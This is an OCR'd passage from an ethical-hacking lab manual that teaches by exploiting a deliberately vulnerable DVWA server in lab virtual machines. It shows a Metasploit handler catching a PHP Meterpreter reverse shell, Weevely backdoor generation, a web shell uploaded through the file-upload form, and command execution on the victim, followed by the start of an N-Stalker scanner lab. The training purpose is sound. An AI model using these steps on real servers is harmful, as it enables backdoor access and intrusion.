

Figure 2.7.46: Copy the payload file

98. Observe a message saying that the file has been copied, as shown in the screenshot.

Figure 2.7.47: Payload file successfully copied

99. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
100. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
101. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

102. Now, type **cd** and press **Enter** to jump to the root directory.
103. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
104. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.
105. To establish a **Meterpreter** session with your victim, you have to set up a listener. To do so, follow the steps given below to set up a listener using the msf command line:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 2222** and press **Enter**
    - Type **run** and press **Enter** to start the listener



Figure 2.7.48: Setup and start a listener

106. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php**) into the address bar and press **Enter** to execute the uploaded payload.



Figure 2.7.49: Open uploaded payload file in a web browser

107. Switch back to the **Terminal** window and observe that a **Meterpreter** session has successfully been established with the victim system.
108. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



Figure 2.7.50: Get the system information

109. This concludes the demonstration of how to exploit a file upload vulnerability at different security levels.
110. Close all open windows and document all the acquired information.

TASK 8

Gain Backdoor Access via a Web Shell using Weevely

Here, we will gain backdoor access via a web shell using Weevely.

Gaining backdoor access refers to entering a website in a stealthy way. These Backdoors are often installed via some unvalidated uploads. This vulnerability allows you to upload harmful files to the target web server. Websites that are developed using PHP are often susceptible to this kind of attack.

Note: Ensure that the **Windows Server 2016** and **Parrot Security** virtual machines are running.

Note: Before starting this task, ensure that **WampServer** is running on the **Windows Server 2016** virtual machine.

1. On the Parrot Security virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the terminal window; type **weevely generate <Password> <File Path>** (here, the password is **toor**, and the file path is **/home/attacker/Desktop/shell.php**) and press **Enter** to generate a shell file.

Note: Weevely encodes the payload with a key phrase so that no one else can use it to access the target system.

A professional ethical hacker or pen tester can use tools such as Weevely to gain backdoor access to a website without being traced. Weevely is used to develop a backdoor shell and upload it to a target server in order to gain remote shell access. This tool also helps in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.

6. The shell file (**shell.php**) is generated at the location **/root/Desktop**, and it is encoded with the password (**toor**). Minimize the terminal window.



Figure 2.8.1: Generate shell file

7. Now, click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**.
8. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



Figure 2.8.2: DVWA login page

9. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.

10. Change the **Security Level** from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



Figure 2.8.3: Setting DVWA security level

11. Click the **File Upload** option from the left pane.
12. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.

Figure 2.8.4: Upload the payload file

13. The **File Upload** window appears; navigate to the **Desktop** location, select the payload file **shell.php**, and click **Open**.



Figure 2.8.5: Select the payload file

14. Observe that the selected file (**shell.php**) appears to the right of the **Browse...** button.
15. Now, click the **Upload** button to upload the file to the database.



Figure 2.8.6: Upload the payload file

16. You will see a message that the file has successfully been uploaded, with the location of the file. Note the location of the file and minimize the browser window.



Figure 2.8.7: Payload file successfully uploaded

17. Switch back to the **Terminal** window, type **weevely http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php <Password>** (The password that you have provided in **Step#5**), and press **Enter**. This command establishes a connection with the payload and interacts with the target.

Note: Here, the password is **toor**.

18. You can observe that a session has successfully been established with the victim system.



Figure 2.8.8: Gain backdoor access to the target website

19. Now, type **whoami** and press **Enter** to view the system details of the victim machine.
20. The result appears, displaying the running system privileges and the present working directory, as shown in the screenshot.



Figure 2.8.9: Victim system information

21. Now, type **ipconfig** and press **Enter** to view the IP configuration of the victim machine.
22. The result appears, displaying the victim machine's IP address, default gateway, Ipv6 address, and other information.



Figure 2.8.10: Get the system information

23. This concludes the demonstration of how to gain backdoor access via a web shell using Weevely.
24. Close all open windows and document all the acquired information.
25. Turn off **Parrot Security** and **Windows Server 2016** virtual machines.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- N-Stalker Web Application Security Scanner located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner**
- You can also download the latest version of N-Stalker Web Application Security Scanner from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.

Lab Tasks

TASK 1

Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. On the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1

Install N-Stalker Web Application Security Scanner

3. Navigate to the location **Z:\CEHv11 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.



Figure 3.1.1: Double-click NStalker-WebSecurityScanner-FreeX-b34.exe

N-Stalker Web Application Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. By incorporating the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 Web Attack Signatures, along with a component-oriented web application security assessment technology, N-Stalker is a security tool for developers, system and security administrators, and IT auditors and staff.

4. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.
5. The **N-Stalker Web Application Security Scanner** setup window appears; click **Next**.
6. Follow the installation wizard to install the application using all default settings.
7. The **Completing the N-Stalker Web Application Security Scanner Setup Wizard** appears. Ensure that the **Run N-Stalker Web Application Security Scanner** checkbox is selected, uncheck the **Show Readme** checkbox, and click **Finish**.

Figure 3.1.2: Completing the N-Stalker Web Application Security Scanner Setup wizard

8. The **N-Stalker Web Application Security Scanner** main window appears; click the **Update** button under the **N-Stalker Update Status** section.



Figure 3.1.3: N-Stalker main window

9. If an **N-Stalker Free Edition** pop-up appears, click **OK** to continue.
